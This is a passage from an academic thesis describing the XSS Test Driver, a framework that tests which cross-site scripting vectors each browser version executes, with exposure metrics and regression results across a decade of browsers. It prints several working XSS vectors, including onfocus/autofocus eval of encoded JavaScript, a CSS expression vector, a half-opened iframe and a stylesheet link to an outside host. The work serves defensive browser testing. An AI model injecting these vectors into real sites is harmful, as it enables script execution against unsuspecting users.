HTML Engine (Web Browser)
Serveur (Web Application)
GET /test/next
XSS vector + formatted payload
HTML Engine Understand the vector
JS Engine Execute the Test Payload
302 redirect to /text/next - Test marked as PASS
Document.location redirect
GET /test/03/23/4/pass
XHTTP Request /test/03/23/4/xhrpass
Test marked as PASS
Writing <img> in the DOM
GET /test/03/23/4/imgpass
Green PASS image

Figure 4.2 – XSS Test Driver Iframe Runner Logic


Client (Web Browser)
Serveur (Web Application)
GET /test/run Cookie: session=153ab43;
Retrieving test suite according to the session cookie
Iframe (Web Browser)
Runner page with multiple iframes pointing on /test/next
Timeout per Iframe set
GET /test/next
XSS Vector with test payload
Test marked as SENT
GET /test/03/23/4/pass
Test marked as PASS
Reset Timeout
302 Redirect /test/next
Iframe state change (redirection occured)
Redirecting iframe to /text/next
Iframe execution 3s timeout

— If for some reason a test is skipped, or the test case generation crashes, or a new untested vector is introduced in the suite, the associated test result is reported as *Not Available* (*NA*).

This test logic avoids the use of a *JavaScript* test library, and avoids all interaction with the DOM generated by the vector. It is fully automated using a runner script opening the next test inside an *Iframe*. Chaining test execution can also be done manually by browsing different tests.

4.5 Test Format and JavaScript Payload

For each tested browser, the *XSS Test Driver* provides 1 signature instance (set of attributes) describing the results for the whole test suite representing 1046 unitary test cases computed from the 523 base XSS vectors. Each attribute name issued from 1 test has the same name structure giving as many different attribute names (like 90-2-1 for

Table 4.1 – Examples of results of the XSS Test Driver

Attr.	browser	1-1-1	1-2-1	...	523-2-1
Value	Safari 5_1_5	NA	PASS	...	NA
	Firefox 11_0	PASS	SENT	...	NA

example):
- *XSS vector* number of our test bed: 1 to 523,
- context of execution: 1 or 2,
- context of encoding: 1.

The possible values of these attributes are: $\{SENT, PASS, NA\}$ corresponding to the result of the test, see Section 4.4. This set of attributes is completed with a free text describing the browser. Table 4.1 illustrates 2 instances extracted from the real dataset.

A payload usually contains JavaScript code for the browser to execute. It can be innocuous or it can be noxious, by executing a redirection to an attack website. It then exploits a flaw inside the browser, leading to arbitrary code execution on the client like in the Aurora attack against Google's employees [98]. The payload is executed if the browser "*understands*" the vector, meaning that it interprets it as expected by the attacker. In our context, a test case is composed of an attack vector carrying a non-destructive payload. As shown in Figure 4.1, a test fails if the browser does not execute the payload or if it crashes or hangs endlessly, preventing the JavaScript to be executed and thus, the attack. In our context, an XSS test case "passes" if the vector is executed by the browser. This means that a passing test case reflects a real threat for the browser. "Pass" thus means "possibly vulnerable" (where the use of a pass verdict usually corresponds to an absence of error in the testing domain). This is especially important since it accurately pinpoints the exact attack surface a web browser offers to an attacker. It also allows to launch accurate test cases that will challenge *server-side* countermeasures. This testing methodology allows to determine the overall security of a system, and also to measure each layer's contribution to security.

The tests cases are provided as an HTML snippet with the payload format as the parameter:

```
("""<script>%(payload)s</script>""",
"basic script payload")
```

Currently supported payload formats are the following:
- *payload*: the source of the callback function;
- *jscript*: the source of the callback function in a .js file served separately;
- *scriptlet*: url pointing to an HTML page containing a script with the callback function;
- *eval_payload*: output an *eval()* function containing the encoded payload encoded using *String.fromCharCode()*;
- *css*: a CSS file containing multiple techniques to call JavaScript from CSS;
- *jpg*: JavaScript sources served with a JPEG content-type;

— *htc*: .HTC file containting XML code generating a image tag eventually calling the JavaScript payload;
— *xbl*: .xbl file containing mozilla specific XML code;
— *svg*: a SVG file containing a form calling the payload;
— *svg2*: another SVG file with an *onload* event calling the payload;
— *svg3*: another SVG file with several JavaScript calling techniques;
— *xxe*: a .xxe XHTML file with a script calling the JavaScript callback function;
— *dtd*: a DTD file defining a new XML external entity. Upon parsing, the entity is replaced by a `<IMG>` tag calling the JavaScript payload;
— *evt*: a .evt file with XHTML content containing the JavaScript payload;
— *vml*: a .vml vector graphic file with an `onmouseover` event calling the payload;
— *sct*: a .sct with a *<SCRIPTLET>* containing the final JavaScript payload to execute;
— *event*: the payload to execute delivered with a *application/x-dom-event-stream* content-type;
— *xdr*: an .xdr file containing the XML declaration of a new `onerror` attribute which called the JavaScript payload;
— *base64*: a Base64 encoded JavaScript payload;
— *b64uri*: an URI containing the Base64 encoded JavaScript payload.

All these payload formats are required to comply with the HTML specifications of various *tags* employed by the XSS vectors. It reflects the diversity of HTML quirks present in browsers, and the evolutions of norms when it comes to JavaScript code execution.

A test suite is composed of a simple list of test cases to chain, that can be predetermined, or generated and then given to the test driver. The payload is generated when the test is requested. Several payload formats are available to cover the needs. Some XSS attacks require delivering the XSS inside a specific file to trick the browser like in the following vector:

```
<LINK REL="stylesheet"
HREF="http://ha.ckers.org/xss.css">
```

The payload content is determined by one keyword in the URL. A same *XSS vector* can thus be served either with a test specific payload, made for test-suite execution, or with a generic *alert("xss");* payload for manual control and demonstration.

Depending on the browser *JavaScript* Engine, and how and where in the DOM the *JavaScript* call is done, some callback functions might not work. A callback function failing to join the *XSS Test Driver* doesn't mean that it was not executed. It might be just unable to reach the validation url the way it is designed to due to browser security measures. The first validation method in *XSS Test Driver* generates a *JavaScript* redirection of the web page to the test validation URL. But with some vectors, this method doesn't trigger the expected web page redirection, failing to redirect the browser to the validation url. It is due to some *iframe* sandbox mechanisms preventing the *JavaScript* code to access *window.location* DOM property to trigger the redirection.

This is why we needed additional validation routines to reach the server with other methods.

An *XMLHttpRequest* callback function is present in the test payload, triggering a specific validation URL. But this one too was subject to some security restrictions with recent versions of Chrome.

A cookie based execution validation was added then, adding a cookie in the browser to validate execution of a given test case, but it triggered security errors on Chrome *Iframe* sandbox with *srcdoc*-based vectors. This feature was present in the first version of the tool and later replaced.

We eventually added a `<img>`-based callback to the payload, adding an image to the DOM with an image source set to a validation URL delivering a green *PASS* verdict image. This later validation method could also be used for *JavaScript*-less vectors.

4.6 User-Agent and Results Gathering

By listening to the HTTP exchanges between the browser and the framework, we can identify each browser running by analyzing its user-agent. Thus, in order to run several tests suites in parallel, we can set a session cookie to identify them. For a human being, the user-agent is not readable[1], since it mainly contains the browser version and compatibility information for the server.

Table 4.2 – User-Agents Identification

Browser	User Agent String
Chrome 11.0.696.68	`Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit534.24 (KHTML, like Gecko) Chrome/11.0.696.68 Safari534.24`
Firefox 7	`Mozilla5.0 (X11; Linux i686; rv:7.0.1) Gecko20100101 Firefox7.0.1`
Safari Mac OS X Leopard	`Mozilla5.0 (Macintosh; U; Intel Mac OS X 10_5_8; fr-fr) AppleWebKit533.21.1 (KHTML, like Gecko) Version5.0.5 Safari533.21.1`
IE 8.0.6001.19048	`Mozilla4.0 (compatible; MSIE 8.0; Windows NT 6.0; WOW64; Trident4.0; SLCC1; .NET CLR 2.0.50727;.NET CLR 3.5.30729; .NET4.0C; .NET4.0E;.NET CLR 3.0.30729)`

4.7 Improving XSS Test Driver Performances

The first meta-refresh based version of the *XSS Test Driver* induced some stability issues, and the timeout for an individual test was too short for some vectors. In order to leave enough time for the slowest browser to execute the payload, we determined a 3

1. Ex. a single Chrome user-agent: `Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US) AppleWebKit/534.3 (KHTML, like Gecko) Chrome/6.0.472.63 Safari/534.3`

second timeout to be optimal and safer. Thus to improve performance we exploited the parallelism implemented in browsers by using several *Iframes* within the test execution window. Thus increasing the performances of the overall test suite execution time.

Most of the execution time is spent in TCP connection establishment, A fully local execution can be achieved, but all intermediate results will be lost in the case of a browser crash. Since we experimented lots of them during the setup phase of the *XSS Test Driver*, we chose to collect test results on the fly.

4.8 Conclusion

Many challenges had to be solved to properly test the *XSS vector*'s effective execution within real browsers. First, the cross browser compatibility, then the non-intrusiveness of the test framework and finally the performance.

The *XSS Test Driver* is the corner stone of this thesis. It allows proper qualification of XSS vectors, and we will use it in the following chapters firstly to assess the browsers-attack surface against XSS, secondly to perform browser fingerprinting through HTML quirks.

Chapter 5

Browser Regression Testing on XSS Vectors

Quality is never an accident; it is always the result of intelligent effort.

John Ruskin

I'll be back

Terminator 2

The question we raise in this chapter is whether the constant evolution of browsers leads to an overall improvement of the final client's security. In this chapter, we analyze six different families of web browsers, and their evolution in terms of threat exposure to XSS. As we have seen in the state of the art, comparing attack surfaces is a way to evaluate if a system is more or less secure than another. This analysis has been made possible by the *XSS Test Driver* tool, presented in the previous chapter.

The contribution of this chapter is a method based on *XSS Test Driver* to systematically test the impact of a large set of *XSS vectors* on web browsers. This allows us to measure the attack surface of a given web browser with respect to XSS [99]. Using this tool, we assess two hypotheses related to the attack surface of web browsers:

H1. Browsers belonging to two different families have different attack surfaces. In other words, they are not sensitive to the same attack vectors. This first hypothesis is crucial to understanding whether there is a shared security policy between web browser vendors headed against XSS attacks to protect clients against web attacks.

H2. Web browsers are not systematically tested w.r.t. their sensitivity to *XSS vectors*. The validation of this hypothesis would mean that web browser providers do not have a systematic regression strategy for improving the robustness of their web browsers from one version to the next.

To assess those two hypotheses, we have analyzed the releases of six families of web browsers over a decade. We advocate the use of a shared security testing benchmark with our first set of publicly available *XSS vectors* to ensure that security is not sacrificed when a new version is delivered.

The chapter is organized as follows: Section 5.1 describes several metrics used for our analysis. Section 5.2 presents our experimental setup using the *XSS Test Driver*. Section 5.3 analyzes the experiment results and the validity of our hypothesis. Section 5.4 presents some preliminary results on *client-side honeypots* (*honeyclients*) testing with this method.

5.1 Metrics

To provide an overview of the sensitivity of a given web browser submitted to a set of XSS attack vectors, we have defined several metrics.

Let TS be a XSS test case set. Let $verdict(tc, wb)$ be the verdict of the execution of the test case tc of TS against a web browser wb. $verdict(tc, wb)$ returns either *Pass* (the XSS succeeds) or *Fail*. Let TR be the tests results of the execution of TS against a web browser wb, represented as a n-dimension vector.

5.1.1 The Threat Exposure Degree $ThExp(wb, TS)$

The threat exposure of a web browser wb to a XSS test set TS is defined as the rate of *"Pass"* verdicts when executed against the elements of TS:

$$ThExp(wb, TS) = \frac{|\{verdict(tc, wb) = "Pass"\}, tc \in TS|}{|TS|} \tag{5.1}$$

A value of 1 means that all the test cases (XSS attack vectors) are interpreted: the web browser is thus potentially vulnerable to the full XSS test set. On the contrary, a value of 0 means that the web browser is not sensitive to this XSS test set.

5.1.2 The Degree of Noxiousness $Nox(tc, WB)$

Symmetrically to the analysis of the exposure degree of a particular web browser, one can be interested into studying the impact of a given XSS attack vector on a set of web browsers. The degree of noxiousness of a test case is thus related to the percentage of web browsers it potentially affects.

The Degree of Noxiousness $Nox(tc, WB)$ of a XSS test case tc, against a set of web browsers WB is defined as the percentage of "Pass" verdicts among the number of tested browsers:

$$Nox(tc, WB) = \frac{|\{verdict(tc, wb) = "Pass"\}, wb \in WB|}{|WB|} \tag{5.2}$$

Nox equals 0 if the XSS attack vector is not interpreted by any web browser, and equals 1 if all web browsers interpret it.

To focus on the evolution of a family of web browsers, we need to estimate the convergence or divergence of the attack surface from one version to another.

5.1.3 The Attack Surface Distance

The browser attack surface is defined, in this thesis, by the set of passing test results on a given browser. Since we want to compare evolutions between browsers, we need a similarity measurement between attack surfaces.

The attack surface distance is defined to measure how much a version differs in behavior from another. Two versions may have the same exposure degree while not being sensitive to the same attack vectors.

Thus, the attack surface distance is defined as the hamming distance between the browsers' attack surface:

$$ASD(wb_1, wb_2) = Hamming(TR_1, TR_2) \tag{5.3}$$

The attack surface distance equals 0 if the two versions of a browser have exactly the same attack surface. Note that exposure degrees may be the same while two web browsers do not have the same exact attack surface. For instance, if $Pass(1) = \{tc1, tc4, tc5\}$ and $Pass(2) = \{tc1, tc2, tc3\}$, $ASD(1, 2)$ equals 4, while the threat exposure degrees are the same. Indeed, the version 2 is no more impacted by $tc4$ and $tc5$ but is now affected by $tc2$ and $tc3$. The *attack surface distance* thus reveals the number of differences between two versions in terms of sensitivity to a set of XSS attack vectors.

5.2 Experimental Design

The empirical study requires executing a set of XSS test cases on a large set of web browsers. This raises the question of the selection of the test cases.

In chapter 4, we presented an *XSS vector* Testing Framework that we have developed. It allows the validation of the execution of a given *XSS vector* under specific conditions like the *character set*, the content-type or the HTML *doctype*. These parameters may also influence the behavior of the browser.

The *XSS Vector* qualification was mainly done manually by hackers and researchers. We propose a way to automate this testing. Moreover, by exploiting the results we can determine if a given *XSS vector* is interpreted by new browser version, or if a new *XSS vector* based on an upcoming browser feature may be efficient against a new browser's version.

The whole process from installation to regression testing of *XSS vectors* was automated to provide an up-to-date view of validity for any given *XSS vectors*.

5.2.1 XSS Vector Set

The *XSS vector* set is originally built from the following sources:
— the XSS Cheat Sheet [100]

— the HTML5 Security Cheat Sheet [20]
— the UTF-7 XSS Cheat sheet [101]
— some of our *"discovered"* vectors using a n-cube test generation.

To find new vectors, we exhaustively combined HTML4 tags and property sets with JavaScript calls and used the scalar product of those {tag, property, call} sets to generate *XSS vectors*.

With this approach we generated 44 000 test cases, retrieving variations of already known vectors. With such a systematic test cases generation, we neither consider the inter-dependencies between tags nor the related constraints to be satisfied in order to obtain a valid vector. The resulting vectors thus are sometimes invalid, such as calling HTML5 or SVG tags without the proper document type/content-type declared. Only 6 vectors were original at the time of the experiment, and were later integrated in the HTML5 security cheat sheet by other researchers in the same field.

Because of the redundancies between vector sets, we had to sort them out, and remove duplicates. To do so we then proceeded in three steps:
— union of the referenced sets
— manual filtering of redundant test cases
— replacement of the default payload with one payload dedicated to the *XSS Test Driver* (to facilitate the computation of the oracle verdict).

Test cases are different when they are exercising different JS mechanisms. It is possible to artificially multiply the total number of XSS test vectors; however we wanted to get the smallest number of different test cases. This point is crucial for the internal diversity of the test benchmark we propose. Similar test cases would not be efficient to exhibit different behaviors for web browsers.

The XSS test cases we used represent a large variety of dissimilar *XSS vectors*. We adapted them to have a payload dedicated to the interpretation of results. The resulting test set contains 87 test cases, among them 6 generated by our systematic test generation method (which were unreferenced when we ran these experiments in 2011).

5.2.2 Browser Set

The browser set consists of various versions of the browser families from July 1998 to March 2011. The qualified browsers are: Internet Explorer, Netscape, Mozilla, Firefox, Opera, Safari and Chrome. When available, we also consider and compare mobile versions of the web browsers.

Browser installers were collected from `oldapps.com`[1]. Installation and execution is automated using the *AutoIT* framework running in several *Windows XP* virtual machines for compatibility purposes. Mobile versions were installed manually either within emulators or in real smartphones when available.

Our *AutoIT* automation takes browser installers from a folder, runs the installation, then launches the browser to the test URL. Once the "suite executed" title appears in the browser, our *AutoIT* script uninstalls the browser version and goes for another one.

1. Old software repository `http://oldapps.com/`

Deployment time with *AutoIT* takes approximately one or two minutes. Execution times range from 30s to 5 minutes depending on the browser version and computing power. Mobile versions running on emulator or real hardware tend to be slow. Recent desktop versions tend to be faster than older ones hopefully.

5.2.3 Threats to Validity

The validity of the experiments relies on the relevance of the test cases. As far as we know, we have proposed the most comprehensive and compact set of different XSS test vectors. However, as shown in section 2, it is extremely difficult to be exhaustive: new attacks are difficult to find since they exploit very particular aspects of JS interpreters. New attack vectors can be found everyday by hackers, or may be still unreferenced in the literature and the security websites. To overcome this problem, we tried to generate new, still unreferenced, XSS test vectors: Our test bench is good to validate any vector, and we have found 6 new vectors.

5.2.4 Technical Issues and Details

Existing frameworks, such as JS unit and JS test driver, do not meet the fundamental requirements for systematic testing of web browsers: being non intrusive (the test environment must not impact on the test results), being compatible with any web browser (for systematic benchmarking) and allowing the test results to be easily interpreted (test oracle). The developed testing framework for XSS is called the *XSS Test Driver*. Anyone can test his/her own browser here: [102] and source code is available here on github: [103].

An XSS execution comes in two parts: the browser parses the HTML, identifying the parts of the Document Object Model and building an internal representation of it. Then it calls the identified JavaScript (from < script >tags or tags properties) and executes it if necessary (it is not always the case when it comes to onevent properties such as onload or onmouseover).

5.3 Empirical Results

The empirical study we present targets two objectives:

1. validating the applicability of our testing framework and
2. investigating to what extent main web browser families are tested by their developers with respect to a regression testing policy.

5.3.1 Testing Hypothesis H1

To test H1, we executed 87 *XSS vectors* against three categories of web browsers: modern/recent versions, mobile versions and some still used legacy versions of web browsers.

The result is a snapshot of main web browser's threat exposures. Table 5.1 and 5.2 shows the test results: On table 5.1, we present the results against XSS test cases 3 to 45 (tests #1 and #2 belongs to failing vectors not executed with the current browser set), and table 5.2 presents results from 45 to 87 (result 45 is repeated for presentation reasons). A black cell represents a Pass verdict. The three categories of browsers appear in the column header, and for each of the web browser the threat exposure degree is presented in the first row (30 for IE8 means 30% of threat exposure degree). The noxiousness degree for each XSS test case is given on the last column, right. We provide these degrees considering all browsers in the web browser set. Test cases #53, #54 and #59 are based on HTML5 *tags* and *properties*, thus making them ineffective against legacy browsers.

Listing 5.1 – XSS vector #53

```
<input onfocus=javascript:eval(String['fromCharCode']
(97,108,101,114,116,40,39,120,115,115,39,41,32)) autofocus>
```

Some *XSS vectors* pass with the majority of the browsers, while others pass only with a specific version. This is due to the implementation of various norms, and the quality of parser's behavior toward the norm (Ex: between IE6 and IE7 a significant effort was done toward the implementation of standards). Only few test cases are effective within the whole browser set.

This can be explained by the main method used by a XSS. For instance, vectors number #3 to #6 are basic `<script>` tag based XSS with various payload deliveries. #12 and #13 are `<body>` tags based XSS with an `OnLoad` event set to execute the payload. #17 is a *<script>* tag with doubled brackets to evade basic filters. Test data #19 offers a very interesting form of evasion based on a half-opened `<iframe>` tag loading the payload from a dedicated HTML page `<iframe src=/inc/16/payload.html <`. We observed that 29 collected vectors were not executed by any of the selected browsers for the following reasons:

— some browser specific vector affects a precise version, like #15 from the XSS Cheat Sheet [100] which works only with specific version of Firefox 2.0 and Netscape 8.1.

— Some failed due to an improper test context like the character set used for the test suite, or the wrong DTD or content type, showing that context-dependent and context independent vectors exist.

— Some vectors made the browser unstable or crash, like the one in listing 5.3.1 which plunged IE in some kind of a polling loop against the server.

```
<DIV STYLE="width:expression(
  eval(String['fromCharCode']
   (97,108,101,114,116,40,39,
     120,115,115,39,41,32)
   ));">
```

Some web browsers have similar behaviors. However, we can remark that all columns are different, meaning that each web browser has a different "signature" when submitted to our testing benchmark. When the signature is very similar, this reveals a JS interpretation engine that is based on the same initial implementation. Most popular web browsers are not exactly sensitive to the same attack vectors, and many of them have very different signatures.

Application to Test Cases Selection

This snapshot opens a new perspective for the security test case selection. As shown, each web browser has its own threat exposure, and each attack vector is carrying a potential noxiousness degree. The table offers a very simple way to select a subset of web browsers enabling a maximum number of attacks. We can thus use this matrix to select the test cases that can be used for testing a web application for a given category of web browsers. For instance, test cases (#10, #23, #40, #80) are not noxious for modern web browsers. The fast-paced development of todays browsers makes it difficult to track the effectiveness of an *XSS vector*, and when a new vector is discovered, it can be quite tedious to test it against several browsers. The *XSS Test Driver* solves this issue, and eases comparisons.

Modern Browsers Have Similar Behaviors

With the considered modern browsers, 32 of the 87 test cases pass. We observe similar behaviors for some web browsers. For instance, Safari and Chrome's behaviors against the 87 test cases are exactly the same except for test #16 and #83. This can easily be explained. Chrome uses *Apple Webkit 534.3* for a rendering engine, whereas the Safari version we tested uses the version *533.21.1* (version depicted by the *user-agent*). This confirms that the HTML Parser matters for XSS execution.

Mobile vs Desktop Browsers

For the mobile browsers, the number of valid test cases is quite the same as for desktop browsers(43 test cases pass among the 87 ones), but the average ASD(mwb, dwb) between a mobile wb and its desktop version is not null. ASD(Opera mobile, Opera desktop) equals 4. This implies that the mobile version of a desktop browser contain changes that influence the vector execution.

If we compare the results of the Safari mobile with the desktop version, we can see that the results are the same. This is normal because they share the same codebase (table 5.3).

Parsing Engine and Mobile Browsers

When comparing mobile and desktop versions of the same browser family, we can observe slight differences, like between Opera mobile and desktop, or Firefox 4 mobile and desktop (table 5.3). H1 is also verified, meaning that, even with very close browsers, the behaviors are not exactly the same. Between Opera mobile and desktop, only one vector (see listing 5.2) execution changes.

Listing 5.2 – Input onfocus XSS vector

```
<input onfocus=javascript:eval(
  String['fromCharCode'](
    97,108,101,114,116,40,
    39,120,115,115,39,41,
    32)
  ) autofocus>
```

Since they embed the same *Presto* engine, they recognize the same vectors, but the JavaScript events are interpreted differently due to the specificity of mobile browsing, such as the *onfocus* event. The same behavior can be observed between Firefox desktop and the mobile versions: the results are closed but different. Mobile browsers like Android's default browser offer a “normal version” browsing function for websites displaying a different design for mobiles. But it does not implies any changes. When testing both mobile and standard versions on the *XSS Test Driver*, test results are the same, indicating that no specific rendering is done, relying only on the server's behavior. It means that only the *user-agent* string is modified when the "normal version" mode is enabled. If we modify the mobile browser's options, we can impact its interpretation of vectors. As you can see in figure 5.3, the IE Mobile browser was set with a loose security policy for JavaScript, and so it rendered more vectors than the version used in the table 5.1 and table 5.2.

Legacy Browsers Are More Exposed

While it is still broadly used in corporate environment, IE6 offers the highest threat exposure, with 45% $ThExp$. This is due to the very fault-tolerant parser inherited from the first browser war by IE. At this time, rendering websites properly by correcting developer mistakes in HTML was a way to keep customers satisfied. This tolerance illustrates the bad impact of a feature driven development on security. Making things easy for developers without regards for security exposes the user.

5.3.2 Testing Hypothesis H2

Figure 5.7 presents the evolution of the threat exposures $ThExp$ over time. It clearly appears that no continuous improvements appear; many curves are chaotic and the exposure often increases. Figure 5.1 presents this evolution for Opera, which is released every six months. The number of *XSS vectors* that pass is showing in the dark columns. The ASD between the current version and the previous one is presented in the grey columns (*attack surface distance*). Between Opera 10.50 (n) and 10.10 (n-1), while the number of passing vectors is close (23 and 17), the $ASD(TR_{Opera10.50}, TR_{Opera10.10})$ is high (12). It reveals a strong instability between these two minor versions instead of a stabilized behavior. It also reveals a lack of systematic regression testing from one version to another. This cannot be explained only by new norms implementations for HTML. As a result, there is no convergence, no strict decreasing or stabilization of the $ThExp$ from one version to another.

The same observations can be made in regards to Firefox (Figure 5.4), and IE (Figure 5.5). For IE, there are distances that are higher than the new number of passing *XSS vectors* ($ASD(TR_{IE5}, TR_{IE6})$ and $ASD(TR_{IE6}, TR_{IE7})$). It means that, from one version to the next one, the same web browser reacts in a different way to XSS attack vectors.




Figure 5.1 – Opera regression. passing vectors / $ASD(TR_n, TR_{n-1})$

This limit case reveals a lack of systematic regression testing methodology related to XSS attack vectors.

For Android (Figure 5.6), the evolution seems more straightforward, with a more or less constant threat exposure degree and small variations of distance values. To conclude, since in all cases there is no constant improvement for any web brother, we consider that the hypothesis H2 is validated: web browsers are not systematically tested w.r.t. their sensitivity to *XSS vectors*.

The web browser attack surface's main evolutions from one version to another cannot be due only to external factors, such as changes in HTML standard definitions or JavaScript. If these changes force the web browser implementations to evolve, they do not explain the chaotic evolutions of attack surfaces. The attack surface is not strictly decreasing or stabilizing from one version to another.

Most of the validation efforts from W3C are focused on the HTML standard, but not on the browser's behavior. One reason is the difficulty to automate testing and make it cost-efficient. The *XSS Test Driver* can be used to ensure such regression testing. It allows to determine, for a given web browser:

— its exposure to XSS vectors over time

— its behavioral stability from one version to another.

This experiment shows that systematic regression testing is feasible with the *XSS Test Driver* and opens new research issues for test selection and the diagnosis of web browsers.

5.4 Client-Side Honeypot Testing

Since the *XSS Test Driver* is meant to test browser-specific features to highlight behavior discrepancies, it can be used to test the emulation quality of a client-side honeypot.

We used it to test Thug a low interaction client-side honeypot. Thug's goal is to emulate several browsers. By doing so we helped greatly in improving Thug emulation, by spotting incoherences in its behavior compared to a real browser. For example, we spotted a cookie management issue in Thug preventing cookie transmission when a new




Figure 5.2 – Netscape regression. passing vectors / $ASD(TR_n, TR_{n-1})$




Figure 5.3 – Mozilla regression. passing vectors / $ASD(TR_n, TR_{n-1})$




Figure 5.4 – Firefox regression. passing vectors / $ASD(TR_n, TR_{n-1})$

Iframe is added to the document.

We also ran *Wepawet* [27] against our tool, and it didn't completed the tests, probably due to a timeout mechanism. We thus decided to test the browser engine within *Wepawet*: *HtmlUnit*. In table 5.4 we can observe several differences in the behavior between the impersonated browser and real ones. Thus, *HtmlUnit* can be considered incomplete as a




Figure 5.5 – Internet Explorer regression. passing vectors / $ASD(TR_n, TR_{n-1})$




Figure 5.6 – Android regression. passing vectors / $ASD(TR_n, TR_{n-1})$




Figure 5.7 – Browsers' XSS Exposure over Time

XSS vector execution test oracle.

5.5 Conclusion

In this chapter, we presented a methodology and a tool for accurately testing web browsers against *XSS vectors*. The *XSS Test Driver* framework is a building block to addressing this issue. To demonstrate the feasibility of the approach, we executed a set of XSS test cases against popular web browsers.

We performed a first experiment that compares current web browsers. The observation is that the browsers behave differently for the same XSS vector execution, even when they embed the same JS execution engine. The second investigation addresses the question of the improvement of web browsers over a 10 years period. We observed that there is neither a clear systematic reduction or stabilization of the attack surface nor any logic in the way the web browsers react to the XSS test cases. This result pleads for a systematic use of security test regression technique. For that purpose, we have provide a first set of test cases [102] and a set of practices that can be used both by web browser developers and by their users.

Table 5.1 – Test results for vectors 1 to 42

Vector / Browser	Chrome 11.0.696.68	IE 8.0.6001.19048	Opera mobile 11	Opera 11.11 rev2109	ie mobile	Safari Mac OSX	iPhone 3GS	Android 2.2	Firefox 5 Android	Firefox 8.0a1	IE 6.0.2900.2180	Firefox 2.0.0.2	Netscape 4.8	ie 4.01	opera 4.00
3	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1
4	1	1	1	1	1	1	1	1	1	1	1	1	0	0	1
5	1	1	1	1	1	1	1	1	1	1	1	1	0	0	1
6	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1
7	0	0	0	0	1	0	0	0	0	0	1	0	1	1	0
8	0	0	0	0	0	0	0	0	0	0	0	0	1	1	0
9	0	0	0	0	1	0	0	0	0	0	1	0	0	1	0
10	0	0	0	0	0	0	0	0	0	0	0	1	0	0	0
